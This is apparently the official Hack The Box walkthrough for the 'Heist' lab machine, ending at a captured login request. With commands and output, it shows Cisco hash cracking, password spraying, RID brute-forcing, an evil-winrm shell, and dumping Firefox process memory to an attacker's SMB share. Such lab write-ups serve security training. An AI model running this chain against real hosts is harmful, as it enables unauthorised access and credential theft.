Hack The Box
PEN-TESTING LABS

Heist

20th November 2019 / Document No D19.100.51

Prepared By: MinatoTW

Machine Author: MinatoTW

Difficulty: Easy

Classification: Official

SYNOPSIS

Heist is an easy difficulty Windows box with an “Issues” portal accessible on the web server, from which it is possible to gain Cisco password hashes. These hashes are cracked, and subsequently RID bruteforce and password spraying are used to gain a foothold on the box. The user is found to be running Firefox. The firefox.exe process can be dumped and searched for the administrator’s password.

Skills Required


- Enumeration

Skills Learned

- RID bruteforce
- Cracking Cisco hashes
- ProcDump

Enumeration

Nmap




```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.149 | grep ^[0-9]
| cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -p$ports -sC -sV 10.10.10.149
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 10:33 PST
Nmap scan report for 10.10.10.149
Host is up (0.18s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


We find IIS running on port 80, MSRPC on port 135 and SMB on 445. Additionally, port 5985 (associated with WinRM) is exposed, which may allow remote sessions.

IIS

Browsing to the website, we come across a login page.



The page allows us to login as a guest, which brings us to an “Issues” page.



Issues


Hazard 20 minutes ago

Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

The post talks about a Cisco router configuration. Clicking on the attachment shows the configuration.


```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
```

On searching about Cisco configurations, we find that the hashes are Cisco type 5 and type 7 password hashes. The type 5 hashes can be cracked using an online tool such as this.



Type 7 Password: 02375012182C1A1D751618034F36415408


Plain text: Q4)sJu\Y8qz*A3?d



Type 7 Password: 0242114B0E143F015F5D1E161713


Plain text: $uperP@ssword

The two type 7 hashes were cracked revealed to be `$uperP@ssword` and `Q4)sJu\Y8qz*A3?d`. Let's save these and crack the type 5 hash next. This can be cracked using John the Ripper and rockyou.



```
echo '$1$pdQG$o8nrSzsGXeaduXrjlvKc91' > hashes

john --fork=4 -w=rockyou.txt hashes
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 3 OpenMP threads per process (12 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
stealth1agent    (?)
```

The password is revealed to be "stealth1agent". Enumeration of the "Issues" page revealed the usernames "Hazard" and "Administrator". Let's bruteforce SMB with these passwords using CrackMapExec (CME).




```
cme smb 10.10.10.149 -u users.txt -p passwords.txt

10.10.10.149:445 SUPPORTDESK     [*] Windows 10.0 Build 17763 (name:SUPPORTDESK)
10.10.10.149:445 SUPPORTDESK     [-] SUPPORTDESK\hazard:$uperP@ssword STATUS_LOGON_FAILURE
10.10.10.149:445 SUPPORTDESK     [-] SUPPORTDESK\hazard:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
10.10.10.149:445 SUPPORTDESK     [+] SUPPORTDESK\hazard:stealth1agent
```

CME found valid credentials: **hazard / stealth1agent.**


Foothold

Let’s try logging into WinRM with these using the CME winrm module.




```
cme winrm 10.10.10.149 -u hazard -p stealth1agent

WINRM 10.10.10.149 5985 SUPPORTDESK [*] http://10.10.10.149:5985/wsman
[-] \hazard:stealth1agent "the credentials were rejected by the server"
```

The login failed, which means that the user “hazard” isn’t in the “Remote Management Users” group. However, possession of valid credentials will still let us enumerate the box. Let’s try enumerating the users on the box using RID bruteforce. RID stands for Relative Identifier, which is a part of SID (Security Identifier) used to uniquely identify a user or service on a Windows host.



S-1-5-21 - 40646273370 - 24341400410 - 2375368561 - 1036
S refers SID
Domain or Local Computer Identifier
RID

The Domain or Local Identifier is constant for a given computer, while the RID is unique. So we can query the box for it’s “Local Computer Identifier”, and bruteforce RID values, which will return usernames for valid SIDs. The --rid-brute option in CME can do this for us.




```
cme smb 10.10.10.149 -u hazard -p stealth1agent --rid-brute
<SNIP>
SMB 10.10.10.149  1008: SUPPORTDESK\Hazard (SidTypeUser)
SMB 10.10.10.149  1009: SUPPORTDESK\support (SidTypeUser)
SMB 10.10.10.149  1012: SUPPORTDESK\Chase (SidTypeUser)
SMB 10.10.10.149  1013: SUPPORTDESK\Jason (SidTypeUser)
```

CME was able to identify three additional usernames - support, Chase and Jason. Let's use the passwords from earlier and check if one of them is valid for the usernames we found.



```
cme smb 10.10.10.149 -u new_users.txt  -p passwords.txt

<SNIP>
SMB         10.10.10.149    445    [-] SUPPORTDESK\support:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    [-] SUPPORTDESK\Chase:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    [+] SUPPORTDESK\Chase:Q4)sJu\Y8qz*A3?d
```


Authentication was successful with the username Chase and password `Q4)sJu\Y8qz*A3?d`. The evil-winrm script can be used to login via WinRM.



```
ruby evil-winrm.rb -i 10.10.10.149 -u Chase -p 'Q4)sJu\Y8qz*A3?d'

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
```


Privilege Escalation

A ToDo list is found on the user’s desktop.



```
*Evil-WinRM* PS C:\Users\Chase\Desktop> cat todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
```


According to this Chase will be checking the issues list frequently. Looking at the running processes, we see that Firefox is active.



```
*Evil-WinRM* PS C:\Users\Chase\Documents> get-process -name firefox

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
1130      68       122224     194724      34.72   1528   1 firefox
358       25       16184      37572       0.94   1600    1 firefox
```


Maybe he’s using firefox to login to the Issues portal? As we have control over the process, we can dump the process and find passwords in it.

The procdump utility can be used to dump process memory. Download and transfer it to the server.



```
*Evil-WinRM* PS C:\Users\Chase\Desktop> upload procdump64.exe C:\Users\Chase\Desktop\procdump.exe
Info: Uploading procdump64.exe to C:\Users\Chase\Desktop\procdump.exe

Data: 455560 bytes of 455560 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Chase\Desktop> ls

    Directory: C:\Users\Chase\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/20/2019   6:02 PM         341672 procdump.exe
```

We need to use the -ma flag to dump the entire memory of the process.




```
*Evil-WinRM* PS C:\Users\Chase\Desktop> .\procdump.exe -ma 1528 firefox.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[18:07:43] Dump 1 initiated: C:\Users\Chase\Desktop\firefox.dmp
[18:07:43] Dump 1 writing: Estimated dump file size is 465 MB.
[18:07:44] Dump 1 complete: 466 MB written in 1.7 seconds
[18:07:44] Dump count reached.
```

We can start an SMB server locally to transfer this file.

```
smbserver.py -smb2support -username guest -password guest share /root/htb
```


The server will use the credentials **guest / guest** for authentication.

Now mount the share on the box and copy the file to it.




```
*Evil-WinRM* PS C:\Users\Chase\Desktop> net use x: \\10.10.14.2\share /user:guest guest
The command completed successfully.
*Evil-WinRM* PS C:\Users\Chase\Desktop> cmd /c "copy firefox.dmp X:\"
```

Here's the request sent on trying to login on the web page.



```
POST /login.php HTTP/1.1
Host: 10.10.10.149
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://10.10.10.149
Connection: close
Referer: http://10.10.10.149/login.php
Cookie: PHPSESSID=ocnvi3ho2togn512nohc4banh2
Upgrade-Insecure-Requests: 1

login_username=admin%40admin.com&login_password=password&login=
```

